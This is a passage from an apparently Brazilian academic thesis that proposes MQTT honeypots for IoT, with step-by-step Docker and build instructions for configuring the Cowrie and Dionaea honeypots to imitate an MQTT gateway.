Siphon Honeypot: Implementam uma Honeynet de câmeras IPs. (GUARNIZO et al., 2017)

Telnetlogger [16]: Honeypot Telnet focada em rastrear a botnet Mirai.

ThingPot [17]: Honeypot utilizando o protocolo XMPP.

Bluepot [18]: Honeypot de bluetooth.

A maioria desses projetos são bastante especializados para problemas específicos e com pouca documentação pública acerca dos experimentos. Outra tarefa que o presente trabalho propõe é documentar para que seja possível replicar com o máximo de facilidade possível os cenários que forem propostos. Enxergo a necessidade de ser genérico e bem documentado o suficiente para que outros ambientes ou pesquisadores possam utilizar as ideias sugeridas para propósitos diversos.

2.7 Sumário do Capítulo

Nesse capítulo foram apresentados os principais conceitos e a pesquisa com as ferramentas contemporâneas mais relevantes em termos de Honeypots. Essa pesquisa foi essencial para o direcionamento de Honeypots MQTT e Honeypots as a Service.

[15] https://github.com/omererdem/honeything
[16] https://github.com/robertdavidgraham/telnetlogger
[17] https://github.com/Mengmengada/ThingPot
[18] https://github.com/andrewmichaelsmith/bluepot

Capítulo 3

Proposta de uma estrutura de Honeypots MQTT as a Service

Essa parte do texto se concentra em detalhar 3 tipos de metodologias para implementar honeypots MQTT, oferecendo a possibilidade de construir a base para um possível sistema HoneYaaS.

Sugestão de configuração de 3 tipos de Honeypots para MQTT

Inicialmente a ideia do projeto era investigar a viabilidade de uma Honeynet para IoT. No decorrer das pesquisas algumas dificuldades foram encontradas em relação a esse tipo de proposta:

- Não existem ainda muitos honeypots específicos destinados para IoT. A maioria dos trabalhos existentes são propostas adaptando os já existentes. Da mesma forma, a amplitude de ataques e contextos que questões de segurança envolvendo o tema assumem são infinitas. Isso é, em uma rede IoT, é possível pensar em ataques desde o hardware do sensor até o servidor que mantém o front-end da aplicação na nuvem. Seria preciso simular uma aplicação IoT, o que poderia deixar o trabalho muito restrito/especializado.

- Quando se coloca o objeto de estudo Internet das Coisas em perspectiva, é preciso lembrar que é ainda um conceito amplo e em desenvolvimento. Sendo assim, definir uma honeynet IoT como uma coleção de honeypots para IoT gera uma problemática interessante. A diversidade dos tipos de redes e protocolos de IoT poderiam acabar transformando o projeto em algo muito específico ou muito genérico. Por exemplo, se fosse construída uma honeynet apenas com honeypots MQTT, esta seria uma honeynet MQTT. Se fosse construída uma honeynet simulando diversos protocolos, seria algo muito genérico e a arquitetura ficaria exclusivamente destinada para uma honeynet de estudos. Seria muito difícil em uma mesma rede simular os protocolos MQTT, COaP, ZigBee, Bluetooth etc. A própria diversidade de protocolos poderia chamar atenção do atacante. O fato é que a própria noção de Internet das Coisas ainda está sendo construída. Propor uma honeynet IoT poderia ser pretensioso no estágio de desenvolvimento que se encontra a tecnologia.

- Não existe ainda um volume elevado de ataques destinados a explorar exclusivamente vulne-

rabilidades específicas de protocolos IoT, como o MQTT. O Mirai, por exemplo, é um ataque destinado a dispositivos IoT, mas que não utiliza vulnerabilidades dos protocolos próprios para IoT, mas sim do protocolo Telnet. Na medida que o uso desses protocolos passar a ser mais comum a tendência é que isso aumente. Por se tratar de uma tecnologia emergente, ainda é tempo de investigar, avaliar e propor formas de tornar a Internet das Coisas segura.

Durante a pesquisa quanto a viabilidade desse tipo de proposta, houve também notória percepção das dificuldades atuais no design e utilização de Honeypots. Existem muitos materiais teóricos discutindo objetivos, conceitos, vantagens e riscos. No entanto, o momento de transição que o tema vive exige que existam formas documentadas e simplificadas de pensar na implantação desse tipo de tecnologia. A maioria dos sites e blogs relatam de forma genérica instruções para subir os honeypots em suas configurações padrões. Essas questões são pontos chaves na explicação da dificuldade de adoção desse tipo de recurso em ambientes que não sejam acadêmicos ou de empresas de segurança. Mesmo instituições que possuem estruturas de SOC (Security Operations Centers), com profissionais exclusivamente dedicados para a segurança de seus ativos, muitas vezes possuem dificuldades em utilizar esses tipos de sistemas em seus ambientes de produção.

Dessa forma, a pesquisa passa a ter objetivos mais específicos quanto a descrição das possibilidades de utilização de Honeypots com foco em IoT, mais especificamente nos gateways MQTT. O questionamento do trabalho passa a ser: Quais as melhores maneiras atuais de implementar um honeypot de um MQTT broker? Existem importantes considerações em relação a essa decisão:

A escolha do protocolo é uma aposta do autor de que será um dos protocolos principais no desenvolvimento da chamada Internet das Coisas. É comum encontrar esses tipos de arquitetura mostrado na figura 3.1[1], quando se pesquisa pelo termo nos mecanismos de buscas.

[1] https://pt.slideshare.net/Eurotechchannel/eth-io-tdecoupling201204119-24489738



Figura 3.1: Arquitetura MQTT.

Para idealizadores da sociedade digital conectada, a versatilidade de um protocolo generalista destinado para todas as áreas mais críticas do mundo é absolutamente encantadora. Para profissionais de segurança, é provável que a mesma imagem desperte aflição e angústia. Esse tipo de protocolo universalista para vários ambientes críticos possui sérios riscos a serem avaliados.

A escolha do foco no gateway ou Edge IoT se dá em razão dos sensores/endpoints serem muito diversificados. A segurança desses tipos de dispositivos passa por questões relacionadas ao hardware e firmware de cada fabricante ou dispositivo. É interessante pensar em emular, por exemplo, câmeras IPs. Mas, não existem muitas ferramentas eficazes nesse sentido e nem um único tipo de câmera a ser simulado. Nesse caso, o interesse maior de atacantes seria de utilizar os dispositivos para fazer coisas que não deveriam. Existe interesse nesse tópico, com exemplos de pesquisas buscando "hackear" os dispositivos, sejam eles, carros, armas ou brinquedos conectados. No entanto, os gateways continuam sendo fundamentais em aplicações IoT, por serem os elementos centralizadores de dados. Um gateway comprometido poderia dar acesso aos dispositivos e/ou informações que são trocadas na rede.

3.1 Baixa/Média/Alta Interatividade

A partir da pesquisa dos honeypots atualmente disponíveis, chegou se a conclusão que os dois mais interessantes e que mais se encaixavam na proposta do trabalho eram o Cowrie e o Dionaea.

3.1.1 Gateway MQTT utilizando o Honeypot Cowrie

Há certo entusiasmo e elevado número de pesquisas, incluindo artigos e teses, baseados no Kippo e no Cowrie. O projeto fornece muitas opções de configuração e registro de logs, mas há ainda lacunas na documentação, principalmente no que tange a configuração inicial.

As configurações aqui documentadas serão baseadas no uso de Containers Docker, seguindo a premissa que visa facilitar ao máximo o tempo para colocar o sistema no ar. As orientações visam customizar o sistema para que pareça ao máximo com uma máquina rodando um gateway MQTT.

Conforme comentado acima, em uma máquina com Docker previamente instalado, utilize o comando abaixo para realizar o download da imagem oficial do Cowrie no repositório Docker Hub.

```
$ Docker pull cowrie/cowrie
```

Rode o comando a seguir para conferir que a imagem foi baixada localmente:

```
$ Docker images
```

Para iniciar uma instância do Container, utilize por exemplo:

```
$ Docker run cowrie -d -p 2222:2222
```

O parâmetro -d inicia o container em modo "detached", como um daemon que é finalizado somente quando o processo root usado para executar é encerrado. O parâmetro -p é utilizado para publicar as portas do container. Nesse caso, o Honeypot "containerizado" estaria simulando a conexão SSH na porta 2222. No Anexo I é explicado como rodar na porta 22. Importante notar que nesse exemplo, cowrie é o nome da imagem recém baixada. É recomendado também utilizar o parâmetro –name nome_escolhido. Especificar um nome facilita na hora de gerenciar e utilizar outros comandos no Docker. Caso esse parâmetro não seja utilizado o container terá um nome aleatório escolhido.

Para verificar que o container está rodando e seu ID:

```
$ Docker ps
```

Para interagir diretamente no container rodando no Docker host é necessário o comando:

```
$ Docker exec -it nome_do_container_ou_id /bin/bash
```

O -it (interactive + tty) é um parâmetro para se conectar ao shell /bin/bash do container. A partir desse comando, note que a interação passará a ocorrer dentro do bash do Cowrie. É possível verificar onde estão instalados os arquivos de configuração e toda estrutura do sistema. Nesse container não é possível utilizar o usuário root, apenas o usuário cowrie. Esse é mais um aspecto importante de isolamento e segurança que o uso desse tipo de instalação proporciona.

Existem 3 arquivos principais para configurar o Cowrie e que podem ser utilizados também para particularizar o honeypot.

Cowrie.cfg: Esse é o arquivo principal, onde é possível configurar os principais parâmetros do Honeypot, bem como as opções de registro de logs e integração com ferramentas externas. Conforme citado anteriormente, é possível integrar a solução com Cuckoo Sandbox, pilha ELK, Graylog, Filebeat, Kippo-Graph, Splunk e SQL.

Userdb.txt: Esse arquivo determina quais nomes de usuários e senhas serão permitidos para que atacantes consigam logar no Honeypot. É possível permitir todas as senhas com o símbolo * e negar uma senha específica com o símbolo !. As linhas são avaliadas em ordem, as senhas proibidas devem ser colocadas na parte superior do arquivo. Esse recurso é interessante também se o interesse for avaliar se um usuário e senha padrão utilizado em uma organização é de conhecimento de atacantes internos ou utilizado em dicionários de atacantes externos. No container, existem exemplares dos arquivos chamados userdb.example e cowrie.cfg.dist dentro de /cowrie/cowrie-git/etc. Mas atenção, esses arquivos são apenas modelos, é necessário que exista um arquivo com essa mesma sintaxe nesse diretório, mas com os nomes cowrie.cfg e userdb.txt. Para personalizar o arquivo pode ser utilizado o comando Docker cp, detalhado mais adiante. Caso esses arquivos não existam a configuração padrão é utilizada. A figura 3.2 mostra de dentro do container o arquivo template.



Figura 3.2: Arquivo de configuração de usuários e senhas do Cowrie

`/Honeyfs`: Diretório com conteúdo dos arquivos do file system falso. Por exemplo, é nesse diretório que se encontra o arquivo motd, hostname etc. Nesse diretório é onde é possível customizar os banners anteriores e posteriores ao login. Esse é um dos detalhes principais também a serem definidos para singularizar o servidor. Muitas organizações possuem banners padronizados e também existe a possibilidade de construir genericamente um que indique se tratar de um gateway MQTT.

`share/fs.pickle`: Arquivo que contém o file system falso.

`/bin/fsctl`: Ferramenta localizada no diretório `/cowrie/cowrie-git/bin` em que é possível modificar o arquivo `fs.pickle`. Por exemplo, para criar um usuário chamado "`iot_admin`" (ver figura 3.3), executar de dentro do container:

```
$ cd /cowrie/cowrie-git/bin

$ ./fsctl /cowrie/cowrie-git/cowrie/fs.pickle

$ cd /home/

$ mkdir iot_admin

$ chown 1002 iot_admin

$ chgrp 1002 iot_admin

$ exit
```



Figura 3.3: Adição de diretórios utilizando fsctl

Lembre se de sair de dentro do bash do container e utilizar o comando:

```
$ docker restart nome_do_container.
```

Sempre que ocorrer alguma modificação no container é necessário utilizar esse comando para que as configurações persistam.

É importante lembrar o aspecto de volatilidade intrínseca dos containers. A proposta de gerenciamento nesse projeto utilizou da possibilidade de cópia bidirecional entre os arquivos do Docker host e os arquivos do container. Isso foi feito através do comando Docker cp. Sua sintaxe é da seguinte maneira:

```
$ docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH
```

Por exemplo, os logs contendo as interações dos atacantes no shell ficam salvos no diretório /cowrie/cowrie-git/var/log. Os logs contendo os uploads de arquivos ficam em /cowrie/cowrie-git/var/lib/cowrie/downloads. Para copiar os arquivos de logs de dentro do container para a pasta /tmp:

```
$ docker cp ID_DO_CONTAINER:/cowrie/cowrie-git/var/lib/cowrie /tmp
```

Uma das formas de automatizar essa cópia pode ser criando um shell script que execute o comando Docker cp e adicionar como rotina no cron. De forma geral, para a customização do Honeypot foi utilizada a seguinte abordagem:

a- Realizou-se a cópia dos arquivos de dentro do container para o Docker host.

b- Realizou-se as alterações no Docker host ou em um servidor próprio para gerência.

c- Foi realizada novamente a cópia dos arquivos atualizados para o container.

d- Foi utilizando o comando `docker restart ID_OU_NOME_DO_CONTAINER`.

É possível também, e mais viável, utilizar volumes persistentes montados para o container, eliminando assim a preocupação quanto a perda de dados.

Os arquivos de configuração alterados na particularização, foram basicamente o `cowrie.cfg` e os arquivos localizados no diretório `/honeyfs/etc`. Por exemplo, ao alterar o hostname no `cowrie.cfg`, é importante refletir a configuração nos arquivos do sistema operacional simulado (passwd, group, shadow etc), que ficam localizados no referido caminho.

Um detalhe importante a se destacar é que não é necessário copiar todas as configurações do arquivo `cowrie.cfg`, apenas as que necessitarem alteração. O Cowrie faz uma comparação entre o arquivo `cowrie.cfg` e o `cowrie.cfg.dist`, em que apenas as diferenças são consideradas.

O banner de login (arquivo motd) também foi genericamente personalizado, como visto na figura 3.4. É comum que organizações possuam seus próprios banners e essa alteração deve ser utilizada para trazer mais realismo.



Figura 3.4: Banner utilizado na captura

Para criar uma imagem Docker específica após as configurações realizadas:

```
$ docker commit ID\_CONTAINER NOME\_DA\_IMAGEM:TAG
```

Para listar todas as imagens:

```
$ docker images
```

3.1.1.1 Caracterização de gateway MQTT usando Cowrie

Um dos desafios dos honeypots é se adaptar para que botnets e hackers experientes não consigam reconhecer que estão em um ambiente armadilhoso, destinado a ser atacado. Para disfarçar o servidor é preciso alterar as configurações default do Cowrie, e principalmente, dar indicativos de que se trata de um gateway MQTT. A maioria das pesquisas negligenciam um a importância desse processo, focando apenas nos resultados das interações com os Honeypots. Muitos projetos se propõem a investigar ataques direcionados a IoT sem citar ou considerar esse processo.

Se há o interesse em restringir os ataques ao contexto de IoT é necessário mascarar e buscar um direcionamento dos ataques. Em geral, ainda não há um volume alto de atacantes ou vulnerabilidades específicas sendo exploradas para MQTT. Ou seja, é possível que mesmo mascarando para que pareça um servidor MQTT existam mais ataques genéricos de brute force ou downloads de malwares genéricos já conhecidos, afinal, o gateway IoT simulado é apenas um servidor com SSH habilitado. Essa é uma das razões do trabalho se designar como POC (proof of concept). Atualmente, um projeto que se classifique como Honeypot de estudos para Internet das Coisas pode ser frustrante ao não capturar ataques orientados para IoT. Este cenário pode mudar a qualquer momento a depender da tendência de uso da tecnologia.

Porém, a grande mágica na utilização dos mecanismos de segurança propostos pode adquirir outros significados quando bem decidido o objetivo e onde colocar o Honeypot.

O protocolo MQTT também possui a possibilidade de uso de mecanismos de segurança, como a utilização de certificados. A grande intenção dessa e das outras propostas é, logicamente, manter o servidor o mais vulnerável possível.

3.1.1.2 Customização da estrutura do sistema de arquivos do honeypot

Para trazer mais realismo ainda, o primeiro passo é utilizar da possibilidade de criação e *upload* de diretórios e arquivos para alterar a estrutura de diretórios no *filesystem* simulado. Em um host com o Mosquitto instalado foi utilizado o seguinte comando para encontrar diretórios e arquivos relacionados com o broker MQTT. O resultado da saída pode ser visto na 3.5.

```
# find / -iname mosquitto
```



Figura 3.5: Diretórios e arquivos relacionados a um gateway MQTT

Para modificar o filesystem do Honeypot é utilizado o utilitário fsctl (`cowrie-git/bin`) no arquivo `fs.pickle`. Essa ferramenta permite copiar, criar diretórios e arquivos e listar os conteúdos. Por exemplo, o procedimento para criar o diretório do usuário `mqtt_admin` é mostrado na figura 3.6. É uma boa prática modificar o usuário padrão richard, tanto no filesystem quanto nos outros arquivos de configuração em honeyfs (pasaswd, shadow, etc). O user richard é um dos elementos que podem colaborar na detecção do Cowrie.



Figura 3.6: Adição de usuário customizado.

Para criação de arquivos pode ser vista a figura 3.7:



Figura 3.7: Criação de arquivos usando o executável.

Esse procedimento simples é relevante para entender se os ataques estão sendo direcionados para IoT, especializados para o ambiente de teste, ou se são apenas ataques genéricos de *botnets*. Se durante os ataques houver interações com esses arquivos, se consolida um indicativo de que o atacante percebeu se tratar de um broker MQTT e resultados mais interessantes podem ser obtidos. Mais ainda, um acesso a um desses diretórios provavelmente seria de atacantes humanos.

3.1.2 Gateway MQTT utilizando o Honeypot Dionaea

O Dionaea é outra alternativa interessante que se encaixa na proposta do trabalho. Diferentemente do Cowrie, que trabalha com a emulação de um shell respondendo SSH/Telnet, o Dionaea consegue simular e responder uma gama maior de serviços, já incluindo um módulo que emula um gateway MQTT. No caso do módulo MQTT, um atacante consegue obter respostas do servidor, podendo assim ser caracterizado como um honeypot de média interatividade.

3.1.2.1 Sobre a instalação e os arquivos de configuração

Foram seguidos os seguintes passos para realizar a instalação e configuração do sistema.

Atualize o sistema, realize o download do Dionaea e suas dependências.

```
$ sudo su
# apt-get update; apt-get upgrade -y; apt-get dist-upgrade;
# apt-get install git -y
# git clone https://github.com/DinoTools/dionaea
# apt-get install build-essential cmake check cython3
> libcurl4-openssl-dev libemu-dev libev-dev libglib2.0-dev
> libloudmouth1-dev libnetfilter-queue-dev libnl-3-dev
> libpcap-dev libssl-dev libtool libudns-dev python3
> python3-dev python3-bson python3-yaml ttf-liberation
```

Compile o Dionaea, ele será instalado no diretório /opt/dionaea.

```
# mkdir build
# cd build
# cmake -DCMAKE_INSTALL_PREFIX:PATH=/opt/dionaea
# make
# make install
# cd /opt/dionaea/
```

Para rodar o honeypot da forma mais básica:

```
# /opt/dionaea/bin/dionaea -D
```



Figura 3.8: Execução do Dionaea

Os arquivos principais ficam em `/opt/dionaea/etc/dionaea`. O arquivo de configuração principal do é o `dionaea.cfg`. Sugere se que nesse arquivo as opções de log interno do software sejam comentadas. A quantidade de logs gerada enche muito rapidamente o disco.

Existe um diretório chamado `services-enabled`, onde é possível escolher quais protocolos serão simulados. Por padrão, todos serviços disponíveis são iniciados (figura 3.9 Isso pode ser modificado, tanto no arquivo de configuração quanto na pasta citada.



Figura 3.9: Netstat demonstrando portas em modo LISTEN no Dionaea, na configuração inicial.

Por padrão, os logs ficam em um banco de dados em `/opt/dionaea/var/lib/dionaea/dionaea.sqlite`. Existem tabelas específicas para o serviço MQTT, o que facilita mais ainda a coleta de estatísticas. Assim como o Cowrie, existem outras possibilidades de integração e registro de logs. Cada ambiente pode escolher sua ferramenta de preferência para tal objetivo.

Para validar a escrita nos logs do banco, é possível consultar as tabelas existentes, como na figura 3.10:

